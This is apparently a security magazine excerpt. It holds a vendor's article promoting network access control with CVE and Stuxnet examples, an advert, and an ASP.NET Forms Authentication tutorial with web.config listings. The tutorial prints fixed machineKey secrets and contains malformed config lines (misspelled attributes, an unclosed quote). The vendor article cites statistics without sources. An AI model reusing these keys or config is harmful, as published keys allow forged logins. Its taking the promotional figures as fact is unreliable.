Most IT managers are not familiar with the term CVE, but the majority are aware of Blaster, Msblast, LovSAN and the Nachi and Welchia; worms which have caused massive downtime and financial losses. They all exploited one CVE – one minor hole. It was a software flaw running in most Microsoft Windows operating systems. This allowed hackers to send these exploits out and take advantage of the many Windows systems that had the fatal flaw.

On the U.S. National Vulnerability Database powered by CVE at <http://nvd.nist.gov>, it is possible to search for CVEs that may lurk in a network. If an organization has just purchased a new router or switch, or anything else that plugs into a network, it is a simple matter of typing the name of the system into the NVD and seeing how many CVEs (vulnerabilities) can be found. The top 20 exploited vulnerabilities are available on <http://www.sans.org/top20/> which lists ten vulnerabilities in Windows and ten in Unix/Linux systems. If any computer user has one of these holes, it needs to be closed as soon as possible to ensure the installation isn't attacked when least expected. *In addition, more than 80% of these security breaches happen behind the firewall and on systems running the latest anti-virus software.* Just ask yourself these three simple questions:

- Can I manage all devices that come and go on my network, today? This includes employee personal computing on the corporate network (netbooks, iphones, droids, blackberries, etc.?)
- If more than 80% of all successful exploitation occurs behind the firewall, what am I doing about it?
- If 95% of successful attacks are threats against known vulnerabilities (CVEs), do I know my CVEs (holes) on my critical network assets and have I began removing them before someone takes advantage of them to cause a breach, data theft or downtime?

There is a catastrophic impact upon business operations resulting from these attacks that occur behind firewalls. In addition, these types of attacks is growing exponentially – from guest and unmanageable devices stealing inside information and identities to internal propagation of zero-day malware, some of which, such as Stuxnet, are designed to cause physical damage, as well.

If you visit the National Vulnerability Database at <http://nvd.nist.gov>, you can search on *stuxnet* and see how it exploited three holes in Windows and one in the Siemens Simatic WinCC SCADA controller – this new malware was designed to take advantage of these four CVE@s to worm it's way into the Iranian nuclear power facility and lock onto the Seimens controller that could cause the reactor to overheat and potentially explode, as can be seen, below:

## CVE-2010-2743

**Summary:** The kernel-mode drivers in Microsoft Windows XP SP3 do not properly perform indexing of a function-pointer table during the loading of keyboard layouts from disk, which allows local users to gain privileges via a crafted application, as demonstrated in the wild in July 2010 by the Stuxnet worm, aka *Win32k Keyboard Layout Vulnerability*. NOTE: this might be a duplicate of CVE-2010-3888 or CVE-2010-3889.

**Published:** 01/20/2011

**CVSS Severity:** 7.2 (HIGH)

## CVE-2010-3889

**Summary:** Unspecified vulnerability in Microsoft Windows on 32-bit platforms allows local users to gain privileges via unknown vectors, as exploited in the wild in July 2010 by the Stuxnet worm, and identified by Microsoft researchers and other researchers.

**Published:** 10/08/2010

**CVSS Severity:** 7.2 (HIGH)

## CVE-2010-3888

**Summary:** Unspecified vulnerability in Microsoft Windows on 32-bit platforms allows local users to gain privileges via unknown vectors, as exploited in the wild in July 2010 by the Stuxnet worm, and identified by Kaspersky Lab researchers and other researchers.

**Published:** 10/08/2010

**CVSS Severity:** 7.2 (HIGH)

## CVE-2010-2772

**Summary:** Siemens Simatic WinCC and PCS 7 SCADA system uses a hard-coded password, which allows local users to access a back-end database and gain privileges, as demonstrated in the wild in July 2010 by the Stuxnet worm, a different vulnerability than CVE-2010-2568.

**Published:** 07/22/2010

**CVSS Severity:** 6.9 (MEDIUM)

## Access Control – It's All About Internal Risk Management

Ultimately, you need to manage your risk posture. First, let's understand the risk formula:

### Risk = Threats x Vulnerabilities x Assets (R = T x V x A)

You will never be 100% secure but if you can manage risk, you'll be one step ahead of the problem. Now, let's breakdown the formula:

**Threats** – Zero-day malware, Untrusted and Rogue Access, Malicious Insiders.

**Vulnerabilities** – Known as *Common Vulnerabilities and Exposures* (CVEs) are all the exploitable *holes* in your network.

**Assets** – All dynamic, moving targets – people and their desktops, laptops, voip phones, PDAs found throughout your network.

Hackers, viruses and worms cause Billions in damages by exploiting CVEs against business and the damages are growing annually (Source: CSO Magazine). How many CVEs are in a company's network? Is the risk of an internal breach, downtime and data theft taking you out of compliance? Take a look at PrivacyRights.org and see for yourself – data breaches are accelerating at an incredible pace, yet billions of dollars have been spent on Firewalls, *Intrusion Detection Systems* (IDS), *Intrusion Prevention Systems* (IPS) and *Anti-virus Software* (AVS). It's been argued in CIO magazine that we've placed our largest investments and trust for network security in products that solve yesterday's problems. What about today and tomorrow?

## Access Control Is Really Network Access Control (NAC)

*Network Access Control* (NAC) is the well-recognized acronym for solutions that control who gets on the network. This is what customers around the globe are saying they want their Access Control solution to do:

- Know who is on my network;
- Do they belong on my network;
- When are they on my network;
- If I don't trust them, I want an alert and I want them off my network instantly;
- If I do trust them but they are exploitable or have running malware, I want to quarantine them immediately;
- I want to remediate problems by hardening systems I trust and block those I don't;
- I want to document and demonstrate regulatory compliance (for GLBA, HIPAA/HITECH, SOX, FISMA, FERPA, EO13231, PCI, NERC/FERC, etc.)

However, the first generation of NAC solutions really didn't do much of this. They looked at Windows systems for patches, anti-virus status and firewall status. These three checks are completely useless. Why? What about non-Windows systems? What about the fact that these machines could be infected with Zero-day malware that exploited their CVE@s? What about the latest patch from Microsoft that opened five more holes in my own computer? The patch reinstalled remote helpdesk protocol, reenabled the Administrator and Guest accounts with the default passwords and had a flaw in the SMB protocol? So the latest patches made more holes – more CVE@s, putting my computer at even more risk of new malware infections or remote control by hackers or cyber criminals.

These needs cannot be solved by 9 out of 10 NAC solutions. Customers want a solution that manages risk on what most NAC vendors call *unmanageable devices* such as Blackberry devices, iPhones, iTouches, Androids, VoIP phones, Wireless barcode scanners, wireless routers and so much more. Most networks are *alive* – they are very dynamic in nature. NAC needs to intelligently fingerprint every device that comes and goes on networks and helps IT staff manage these devices as well as user access and user behavior.

In addition, at the brick and mortar retail outlets, by spoofing the MAC address of a trusted device – one of the many wireless barcode scanners, one can continue to gain inside access into their network without ever stepping foot into the building.

### The First Generation of Network Access Control (NAC) Failed

The first generation of NAC was designed as an additional and complex layer of network management requiring forklift replacements of managed switches for new 802.1x switches. It was too cumbersome, too difficult to deploy and way too expensive – costing millions of dollars on single deployments.

Remember buying your first cellular telephone? Most likely it was not a first generation 1G cell phone. Very few could afford the first round of cell phones – usually only the wealthy had these installed in their cars with hefty boxes containing batteries and cabling connections to a fixed antenna mounted on their cars. These 1G cell phones were simply not practical for most of us. The same holds true for *Network Access Control (NAC)*.

Market leaders of 1G NAC solutions admit that *deploying NAC is a complex, difficult, challenging, time consuming process requiring forklift upgrades of smart*




Figure 1. Anti-virus is totally ineffective against moderately to high modern threats (Source: ModernMalwareExposed.org.)

*switches, removal of wireless routers and unmanaged hubs and installation of software agents.* They admit this and both Gartner and Forrester research analysts have confirmed it. They tell you that you need a *trust* agent, that you need an 802.1x compatible switch infrastructure, that you need LDAP and Active Directory integration and RADIUS servers and complete network infrastructure reconfiguration to deploy *Network Access Control (NAC)*, properly. They tell you that the trust agent should do three seemingly important health checks:

- Windows Patch Level
- Anti-virus Client Status Check
- Windows Firewall Check

Any system (Desktop, Server, Laptop) that fails these posture checks goes into the *quarantine* via a NAC proxy server and 802.1x protocol controls. Try this on one of your executives – run one of these solutions on their laptop and watch them sit there unproductive for an hour or two while these useless client software tools help you feel like you've done the right thing for *Network Access Control (NAC)*. Over 30% of all computers in the world are infected with unknown malware, despite having passed these three checks.

How will you install a NAC agent on your VoIP phones, Wireless Routers, Hubs, iPhones and other devices? NAC agents are designed for only 1 of your network – your weak, already infected Windows® systems. If you truly want to control access, you need to solve all of these problems and ensure that rogue assets are not on your network today and are never allowed to gain access to your network in the future. Just take a look at the chart below and you'll see that conventional antivirus checks are absolutely NOT effective against threats that exploit common vulnerabilities and exposures (CVEs), known as Zero-day malware: see Figure 1.

Given the fact that First Generation (1G) NAC solutions were: inline, complex, required forklift managed switch upgrades to the extremely hackable 802.1x protocol, take months to deploy and were very expensive, no wonder so few deployments happened over the past few years. They could not solve the problems encountered at wireless routers as well as hot-ethernet ports, unmanaged switches, hubs and network-enabled devices such as Blackberry's, iPhones, Droids and other PDAs that do not support *trust* agents, required by the 802.1x authentication methodologies in 1G NAC.

You've probably already allocated most of your budget to deal with last year's threat. If you look at the chart above, you can see why you are missing out on the biggest risk facing your organization – trusted or un-trusted access behind the firewall bringing in New Malware or trusted systems behind the firewall that are extremely vulnerable with many critical holes that are easily exploitable.

However, not deploying NAC in 2011 is NOT an option (unless you want to be exploited). Given the fact that exploits and attacks inside the firewall are increasing at an exponential rate, now is the time to deploy a strong intrusion defense solution for the inside of your networks, behind your firewalls.

Based on the new threat profile, where exploits are new are coming in from behind the firewall on many devices, you'll need to take a new approach to IT Security Budget allocation.

So many devices now have TCP/IP *internet* capabilities – some easily manageable and many *unmanaged* such as VoIP phones, iPhones, Blackberry devices, wireless routers, rogue laptops, etc., you will need to reallocate some of your IT Security Budget towards dealing with these higher risk threats.

The good news is that Next Generation NAC products are designed to handle these problems in a way that is cost-effective and easily managed, just in time to rethink your IT Security Budget for 2011.

### Access Control for Compliance and Best Practices Issues

Each market has similar compliance issues – to ensure best practices are in place to protect confidential data – from Financial Services to Health Care, the compliance mandates are real, with serious negative financial consequences and lost brand or the cherished *trust* image for those that are breached, as we've seen in <http://www.PrivacyRights.org>.

#### Financial Services

These organizations deal with the flow of money. Whether it is a bank, mortgage lender, credit union or Wall Street market-maker, they all share a common need for strong internal controls, consistently managing and documenting their risk. With regulations from the SEC, FTC, OCC, FDIC and NCUA such as SOX or GLBA, a data breach can be very costly.

#### Utilities, Transportation and Government

Critical infrastructure such as a Power Grid or a Railroad System or a Missile Defense Agency all share one thing in common – fear that as they move SCADA systems to TCP/IP protocols, the next Stuxnet worm might target them, causing catastrophes that take human life. There are government mandates and regulation such as EO13231, FISMA and NERC/FERC which require stronger internal intrusion defense and IT compliance.

#### Retail

Some of the biggest *paydays* for cyber criminals have been their successful breaches in the Retail market, gaining access to hundreds of millions of credit cards through cyber *identity theft* and hacking into merchant payment gateways

and e-tailer shopping cart systems. In the brick and mortar side, branch offices are prone to localized attacks where hackers leverage wireless routers put in place for bar code scanner devices and wireless cash registers. This requires stronger centralized control and internal protection of payment gateway networks for PCI compliance.

#### Health Care

With so many providers collecting and storing extremely confidential and sensitive patient data and medical records, this industry is *ripe* for the pickings. Recently, hackers were able to exploit a vulnerability in a hospital network and changed the lab results on cancer tests, which would have in turn caused patients to take on chemotherapy treatments, when they actually tested negative for cancer. One simple flip of a bit in a database and a person's life is in jeopardy. Health care organizations need much stronger internal controls and data protection for HIPAA/HITECH compliance.

#### Education

It turns out that student and teacher productivity in the education sector is directly correlated to internal student hacker attacks. Some student hackers have changed their grades in the school databases while others used the school wireless router to initiate SKYPE chat sessions and cheat on tests by asking friends for the answers. In addition, Educational organizations are a major target for zero-day malware. With so many students using USB sticks, peer-to-peer file sharing services and installing illegal audio, video and other software, they become internally trusted but infected points of malware propagation. These organizations need to keep students and teachers safe, focused and productive while protecting confidential records, blocking these new approaches to cheating on exams and keeping the malware off their networks.

#### Managing the Unmanageable Devices

The first generation (1G) NAC solutions were not aware of, nor could they manage and control access, to the dozens of new devices from VoiP phones to blackberry, iPod, iTouch, iPhone, Droid and other devices. As a result, with the dynamic nature of networks, more and more of these devices have been able to gain access as internally *trusted* and *unmanageable* devices, behind firewalls and wireless routers. There's a strong, growing need to detect, alert, block and control these devices without software clients or agents and it must be done in real-time. The only answer is Next Generation NAC.

### What to Look For in a Next Generation NAC Solution

You will need to look for the following key features if you want to truly gain control of your network:

- An access control solution that helps track and manage all kinds of devices. The solution should not be limited by AGENTS or CLIENT software. The solution should not be limited by Windows Operating Systems.
- An access control solution that helps mitigate risk of new threats (Zero-day malware) and new vulnerabilities (CVE@s). It should help you find and fix your common vulnerabilities and exposures. It should help you block new malware threats like the next *stuxnet* from hitting your network and worming through your equipment.
- An access control solution that helps enforce policies on VLANs using protocols such as 802.1q, not 802.1x. The reason is that 802.1x NAC solutions require clients/agents software installed on every Windows device and have been known to be extremely insecure and hackable, whereas an 802.1q NAC solution using solid and stable VLAN tags or what Cisco users call VLAN *trunking*. Also, most older switches support 802.1q but not 802.1x so why force yourself to forklift upgrade?
- An access control solution that converges Identities such as those in *Active Directory* (AD) with MAC addresses (physical network devices) for Device Management and with the other features described in #2 above, the ability to truly help secure the network from the inside-out, as visualized, Figure 2

### Access Control – Best Practices – Next Generation Solutions

As network attackers have moved on to new threats constituting the majority of today's risk – and requiring new protection technologies (i.e. Network Asset Cops) or NAC solutions that converge device security, network security and identity management. Firewalls can't do this and First Generation NAC products cannot do this, either.

Critically telling of this evolution, Network Traffic Cops and 1G NAC solutions are unable to answer the new ABC's of Network Security:




Figure 2. Convergence of Identity Management with Device Security and Network Security

A: Who is on my network?

B: Can I block those who don't belong on my network?

C: Can I find and correct hidden flaws and weaknesses in my most important network assets?

This is where 95% of the network threats now exist. So you'll need a Next Generation NAC solution that provides intrusion defense for network security, improved availability, employee productivity and regulatory compliance.

Look for access control solutions in the form of hardware appliances that are customer controlled, non-inline, agent-less (or client-less), does not use the failed and flawed 802.1x protocol (over 100,000 links in google for hacking 802.1x) and works to protect all devices, network assets and users. The best of breed access control solutions will handle both trusted and untrusted or unauthorized *rogue* access across any device such as Blackberry, iPhone, Wireless Routers or using the switch port of a trusted VoIP device. Unlike First Generation NAC solutions, Next Generation NAC solutions won't break when you put a low cost hub on the network, (an *unmanaged switch*) and attack your peers. Many hackers have been able to circumvent most, if not all 1G NAC products by attacking peers on hubs, which are unknown to 1G NAC products because they are not manageable in the 802.1x protocol or through secure tunnels and command line interfaces.

There are only a few Next Generation NAC vendors in the market so you won't have to evaluation a dozen different access control solutions to find the one that is right for you. If you avoid the legacy first generation of NAC, you'll steer clear of the pitfalls caused by forklift upgrades of switches, hack-able and infect-able agent-based software and so many other deployment issues including the most important – unreasonably large costs to deploy. Next Generation NAC is cost effective and easy to deploy. If you've been worried about who is on the network and the risks imposed by threats and vulnerabilities, now is the time to deploy your new access control solution.

#### GARY S. MILIEFSKY, FMDHS, CISSP®

*Gary S. Miliefsky is a regular contributor to Hakin9 Magazine and a frequent contributor to NetworkWorld, CIO Magazine, SearchCIO and others. He is also a frequent speaker at network security events and trade shows throughout the globe. He is the founder and Chief Technology Officer (CTO) of NetClarity, Inc, where he can be found at <http://www.netclarity.net>. He is a 20+ year information security veteran and computer scientist. He is a member of ISC2.org and a CISSP®. Miliefsky is a Founding Member of the US Department of Homeland Security (<http://www.DHS.gov>), serves on the advisory board of MITRE on the CVE Program (<http://CVE.mitre.org>) and is a founding Board member of the National Information Security Group (<http://www.NAISG.org>).*

Join the winning team!



## Become a Black Box channel partner.

Black Box, a leader in connectivity for more than three decades, has entered the security arena and is looking for channel partners. Now you can join our winning team and enhance your bottom line with an extensive suite of security solutions. Take advantage of award-winning products, generous margins, outstanding 24/7 technical support, and more by becoming a Black Box channel partner. Call for details today!



NAC



Secure Gateway



WAN Encryption



Biometric Access Control

Award-winning solutions:



Call today to learn more:  
888-245-6215

# Flexible Access Online

## ASP.NET's Access Control for the Web

The web was not built to remember users between trips to the server. In fact, the stateless nature of the HTTP forgets anything outside of the immediate Request traveling to the Server or Response going to the Browser.

### What you will learn...

- Introduction to ASP.NET's Access Control tools
- Introduction to the Provider Model and how it improves security implementation

### What you should know...

- User should have a base familiarity with ASP.NET
- User needs to understand Role Based Access Control

All memory must be handled by features in the Application Server (such as IIS, Apache, etc...) or by the Browser. This provides a challenge to a core concept in security, Access Control. If the web cannot remember who a user is, how can you define who has permission to access resources in your web application?

Microsoft has built a robust solution to this problem in their ASP.NET development platform. By combining functions of the browser and web server, ASP.NET's Access Control solution easily snaps into a web application. In this article we will be examining ASP.NET Forms Authentication as a solution to the web's Access Control challenge.

For ASP.NET, Access Control is broken down into four categories:

- Forms Authentication
- Membership Provider
- Roles Provider
- Locations

### Forms Authentication

In a web application, there are different ways a user can authenticate. If the web application is running on an intranet, users could authenticate with their Operating System identity. On a cross-technology platform users might authenticate via OpenID or SAML. For ASP.NET applications, developers have three authentication mechanisms they can tap into by default. Developers can build their applications to use Windows based authentication which leverages the user's Windows Identity. Another option is Passport which ties into the legacy Microsoft Passport platform. For this article we are only going to focus on the third option, the highly customizable Forms Authentication.

Forms Authentication uses a combination of server side and client side technology to keep track of whether a user has authenticated and if they can access a requested resource. When a secured resource is requested, the application checks the HTTP headers for a cookie that holds information about whether

#### Listing 1. Forms Authentication web.config code

```
<authentication mode="Forms">
<forms loginUrl="~/Account/Login.aspx" cookieless="UseDeviceProfile" name="MyAuthCookie" requireSSL="true" />
</authentication>
```



the user has authenticated or not. If the cookie is not present or does not match the expected value of the Authentication Ticket (more about this later) then the user is redirected to the login page, otherwise the user is sent to the requested resource.

### Note

More information about ASP.NET's various authentication mechanisms can be found at: [http://msdn.microsoft.com/en-us/library/aa291347\(VS.71\).aspx](http://msdn.microsoft.com/en-us/library/aa291347(VS.71).aspx).

Enabling Forms authentication is easy for an ASP.NET application. Simply drop the following XML block into the Web.config (the web applications main configuration file) as a child element of *system.web*: see Listing 1.

Notice that we have many options in the configuration of Forms Authentication. This highly configurable implementation makes the authentication mechanism simple to implement and build to your specific security needs. As you examine the XML block, you will see a few attributes that declare the authentication behavior:

- *loginUrl*: the page the user will be redirected to if they are not authenticated and try to access a secured resource.
- *cookieless*: allows you to determine how you want to store authentication information.

- *name*: allows you to specify the name of the Authentication Cookie
- *requireSSL*: allows you to determine if authentication must use SSL

In this example code, we have redirected all unauthenticated users to `/Account/Login.aspx`. We have set the usage of Cookies to be determined by whether the device (computer, phone, etc...) can handle cookies. We set the name of the Authentication Cookie to be `MyAuthCookie` and said that the authentication requires SSL.

### Authentication Cookie vs. Authentication Ticket

Often when an Information Security professional sees *cookie*, they cringe in fear. What data does it hold? What if it gets compromised? Fear not, the Authentication Cookie is simply a container for an encrypted string that is checked when the user tries to access a secured resource. This encrypted string is called the Authentication Ticket, which is used to identify the user to the server. The Authentication Ticket is the heart of Forms Authentication in ASP.NET.

By being contained in a Cookie, the Authentication Ticket can travel between the browser and server on each request. While the browser handles remembering the Authentication Token, the server does all the heavy lifting of validating the Token. By

#### Listing 2. Machine Key web.config code

```
<machineKey
validationKey="E640FB2CA26E08A15A74CF3F6D749D0C5855406B8C9D3101ADF94313830ED2EE284B2D7B6D8513489E106BF287A3A37E
"
deryptionKey="50AD09E7F702552714737BC6E8D43B56409CD1DCF56BD81D2378712743
97EC93"
validation="SHA1"
deryption="AES"
/>
```

#### Listing 3. Membership Provider web.config code

```
<membership>
<providers>
<clear/>
<add name="AspNetSqlMembershipProvider"
type="System.Web.Security.SqlMembershipProvider" connectionStringName="ApplicationServices" enablePasswordRetrieval="false" enablePasswordReset="true" requiresQuestionAndAnswer="false" requiresUniqueEmail="false" maxInvalidPasswordAttempts="5" minRequiredPasswordLength="6" minRequiredNonalphanumericCharacters="0" passwordAttemptWindow="10" applicationName="/" />
</providers>
</membership>
```

default Authentication Tokens are encrypted with a randomly generated key but the algorithm and key can be controlled by using another area of the Web.config file, the machineKey.

The machineKey element controls encryption and hashing for a variety of features in ASP.NET. You can find the machineKey element in the system.web section of your Web.config file and looks like this: see Listing 2.

The machineKey allows you to specify which encryption algorithm you wish to use for your Authentication Ticket as well as what key to use. This is a nice feature if you need to meet data encryption standards for your organization or clients. If you do not specify a machineKey then by default, ASP.NET generates a key for you. Automatically generated machineKeys can be problematic in a web farm where each server is generating its own machineKey. If you are using a web farm or plan to in the future, you should always define the machineKey. As the user's requests are shared across the web farm the Authentication Token will only be recognized if all servers are using the same machineKey.

Setting up the machineKey and authentication elements are laying the ground work for our Access Control mechanism. Now that we have an idea of how the server knows someone is authenticated, we need to setup how a user authenticates. That is where the Authentication and Authorization Providers come in.

## Note

More about machineKey The machineKey element is a very powerful and complex element. Here are some resources for further research: MSDN: <http://msdn.microsoft.com/en-us/library/ff649308.aspx>.

Machine Key Generator: <http://aspnetresources.com/tools/machineKey>

## Providers

ASP.NET 2.0 introduced a snap-in architecture that allows developers to easily build custom solutions to common web application problems. These *Providers* give complete control over how the code executes but maintain a common interface so that they can be interchangeable. This way if your organization changes how authentication logic occurs, they only

need to change where the Provider's code libraries are and not update everything connecting to the Provider.

Providers break down into three different components, all of which can be customized to fit your developer's needs:

- *Code Library Layer*: These are the different Classes that are used to implement the provider. This is where your developers define the business logic for how the Providers will work.
- *Configuration Layer*: Here the development team defines which code libraries the Provider will pull from and what connection string to use when interacting with the Storage Layer. The Configuration Layer is also where all available Providers are listed. You can define multiple Providers for a single function and switch between them depending on business logic.
- *Storage Layer*: This layer maintains the data for the Provider. Providers could be configured to store data in text files, relational databases, xml files or any other storage system.

Let's examine these three layers with the Membership Provider.

## Membership Provider

The Membership Provider controls Authentication in ASP.NET applications. Developers use the Membership Provider to authenticate users via a password or security question. By default, ASP.NET provides the `System.Web.Security.SqlMembershipProvider` code library for developers to interact with for tasks such as finding users, validating a user and resetting passwords.

The configuration layer for the default Membership Provider looks like this: see Listing 3.

Configuration of a Membership Provider is done in the Web.config file using standard XML markup. As you can see there are many settings here to configure the behavior of our Membership Provider. Stepping through the configuration block, the first command is clearing (`<clear/>`) any existing Membership Providers. Next we add a Membership Provider called `AspNetSqlMembershipProvider`. This name is used to reference the Provider in code. Other attributes of note in this element are:

### Listing 4. Connection Strings for default SQL Express Database

```
<connectionStrings>
<add name="ApplicationServices"
connectionString="data source=.\SQLEXPRESS;Integrated security=SSPI;AttachDBFilename=|DataDirectory|\
aspnetdb.mdf;User Instance=true" providerName="System.Data.SqlClient"/>
</connectionStrings>
```

- `type`: this is the code library to use for the Provider
- `connectionString`: this tells the Provider how to connect to the Storage Layer
- `maxInvalidPasswordAttempts`: allows you to configure how many times a user can enter the wrong password before being locked out of the system.
- `minRequiredPasswordLength`: allows you to define how long passwords need to be. This settings and the related `minRequiredNonalphanumericCharacters` allow you to build your ASP.NET authentication mechanism to fit your organization's Password Policy for password complexity. This can also be enforced in a custom code library.
- `passwordAttemptWindow`: how many minutes can pass for the invalid password counter to reset.

Using the configuration layer, developers can customize the behavior of the Provider without having to recompile the code library or alter any code outside of a single configuration file.

The default Storage Layer for most Providers in ASP.NET is a SQL Express database. This allows developers to interact with a file based database and easily move the data with the application. The default schema for the Membership table can be seen in Figure 1. As you can see, there are a lot of fields captured about users in ASP.NET. Connecting to the Storage Layer is handled by the `ConnectionString` attribute of the Provider. For the default Membership

Provider the following connection string is created: see Listing 4.

This connection string directs the application on where to find the storage area (the `connectionString` attribute) and how to work with it (the `providerName` attribute). ASP.NET has many data providers that allow you to access a variety of different storage options some examples of which being Oracle, XML and ODBC.

Once the Membership Provider has been setup and all three elements (Code, Configuration and Storage) are configured, the final step is to add the Login control to the HTML form. This can be done by manually building a login form or using the pre-built ASP.NET Login control. Setting up the pre-built control automatically ties into the Membership Provider.

## Roles Provider

Now that users have logged in to our application we need to know what they can do in the system. The Roles Provider controls Authorization in ASP.NET. To simplify permissions, developers can build their ASP.NET application's security rights based on whether or not a User is a member of a Role. This allows administrator users the ability to define who can do what in the application without having to recompile code. The Roles Provider has the same three elements as the Membership Provider: code library, configuration layer and storage layer.

### Listing 5. Role Provider web.config code

```
<roleManager enabled="true">
  <providers>
    <clear/>
    <add connectionStringName="ApplicationServices" applicationName="/" name="AspNetSqlRoleProvider" type="System.Web.Security.SqlRoleProvider"/>
    <add applicationName="/" name="AspNetWindowsTokenRoleProvider" type="System.Web.Security.WindowsTokenRoleProvider"/>
  </providers>
</roleManager>
```

### Listing 6. Role Provider using the Windows Groups settings

```
<roleManager enabled="true" defaultProvider="AspNetWindowsTokenRoleProvider">
  <providers>
    <clear/>
    <add connectionStringName="ApplicationServices" applicationName="/" name="AspNetSqlRoleProvider" type="System.Web.Security.SqlRoleProvider"/>
    <add applicationName="/" name="AspNetWindowsTokenRoleProvider" type="System.Web.Security.WindowsTokenRoleProvider"/>
  </providers>
</roleManager>
```

Column Name	Data Type	Allow Nulls
ApplicationId	uniqueidentifier	<input type="checkbox"/>
UserId	uniqueidentifier	<input type="checkbox"/>
Password	nvarchar(128)	<input type="checkbox"/>
PasswordFormat	int	<input type="checkbox"/>
PasswordSalt	nvarchar(128)	<input type="checkbox"/>
MobilePIN	nvarchar(16)	<input checked="" type="checkbox"/>
Email	nvarchar(256)	<input checked="" type="checkbox"/>
LoweredEmail	nvarchar(256)	<input checked="" type="checkbox"/>
PasswordQuestion	nvarchar(256)	<input checked="" type="checkbox"/>
PasswordAnswer	nvarchar(128)	<input checked="" type="checkbox"/>
IsApproved	bit	<input type="checkbox"/>
IsLockedOut	bit	<input type="checkbox"/>
CreateDate	datetime	<input type="checkbox"/>
LastLoginDate	datetime	<input type="checkbox"/>
LastPasswordChangedDate	datetime	<input type="checkbox"/>
LastLockoutDate	datetime	<input type="checkbox"/>
FailedPasswordAttemptCount	int	<input type="checkbox"/>
FailedPasswordAttemptTimeUtc	datetime	<input type="checkbox"/>
FailedPasswordAnswerAttempts	int	<input type="checkbox"/>
FailedPasswordAnswerTimeUtc	datetime	<input type="checkbox"/>
Comment	ntext	<input checked="" type="checkbox"/>

**Figure 1.** Schema for Membership Table

By default, the Roles Provider uses the `System.Web.Security.SqlRoleProvider` class to define how Roles work. This class provides a variety of features such as determining if a user is in a Role, getting a list of Roles for a User and managing Roles for the application.

The configuration layer for the Roles Provider lives in the `Web.config` file. The following is the default configuration for a Role Provider: see Listing 5.

As you can see, two providers are available by default. The `AspNetSqlRoleProvider` and the `AspNetWindowsTokenRoleProvider`. `AspNetSqlRoleProvider` allows developers to tie into the Roles data store, in this case a SQL Express database file. `AspNetWindowsTokenRoleProvider` provides access to check a user's groups in Microsoft Windows. This second provider is useful when building intranet applications where user permissions are already stored in Active Directory. The default Role Provider is `AspNetSqlRoleProvider` but a developer can easily switch to use the `AspNetWindowsTokenRoleProvider` by setting the `defaultProvider` attribute of the `roleManager` element (see Listing 6).

Column Name	Data Type	Allow Nulls
ApplicationId	uniqueidentifier	<input type="checkbox"/>
RoleId	uniqueidentifier	<input type="checkbox"/>
RoleName	nvarchar(256)	<input type="checkbox"/>
LoweredRoleName	nvarchar(256)	<input type="checkbox"/>
Description	nvarchar(256)	<input checked="" type="checkbox"/>

**Figure 2.** Schema for Roles table

Column Name	Data Type	Allow Nulls
UserId	uniqueidentifier	<input type="checkbox"/>
RoleId	uniqueidentifier	<input type="checkbox"/>

**Figure 3.** Schema for Users in Roles table

Like the Membership Provider, the Roles Provider by default stores its information in a SQL Express database. The storage layer uses two tables, the `aspnet_Roles` and `aspnet_UsersInRoles`. `aspnet_Roles` stores the names of the Roles for the application. This is the master list of all the Roles for the application your Provider supports. Figure 2 is the schema of this very simple table. The second table, `aspnet_UsersInRoles` links the Users to their Roles in the application. This table has another very simple schema which can be seen in Figure 3.

### aspnet\_Roles schema

With the Membership and Roles Providers setup, you are ready to control how user Authentication and Authorization are handled. With all the entries present your `Web.config` file should be something like the following: see Listing 7.

Providers can be customized to connect to almost any data source and use any custom logic that your organization requires for Access Control. Simply adding a new Provider to the configuration layer that references your customized code library and storage will allow your development team to build a solution to meet your organization's needs. For more information about building Custom Providers, check out the MSDN article: <http://msdn.microsoft.com/en-us/library/aa479048.aspx>.

So far in this solution we have told the application how to have a user Authenticate, how to handle Authentication in the application and how to determine what the user has permission to access. The only part remaining is restricting access to resources based on the Roles of the user.

### Locations

Locations in ASP.NET allow developers to centralize access rules for specific files and folders in a single configuration file. As an example:

```
<location path="SecuredArea">
  <system.web>
    <authorization>
      <allow roles="Admin"/>
      <deny users="*/>
    </authorization>
  </system.web>
</location>
```

This entry grants access to Users in the Role `Admin` but denies access to the `SecuredArea` folder to all other users. Locations can be used to manage access for Users, Roles and HTTP Verbs. Using entries in the `Web.config` file, developers can build a list of Locations that can be updated as permissions change for a resource.

**Listing 7. Complete Web.config markup for ASP.NET Access Control**

```

<machineKey validationKey="E640FB2CA26E08A15A74CF3F6D749D0C5855406B8C9D3101ADF94313830ED2EE284B2D7B6D8513489E106
    BF287A3A37E1544262B" decryptionKey="50AD09E7F702552714737BC6E8D43B56409CD1DCF56BD81D23787127
    4397EC93" validation="SHA1" decryption="AES"/>

<authentication mode="Forms">
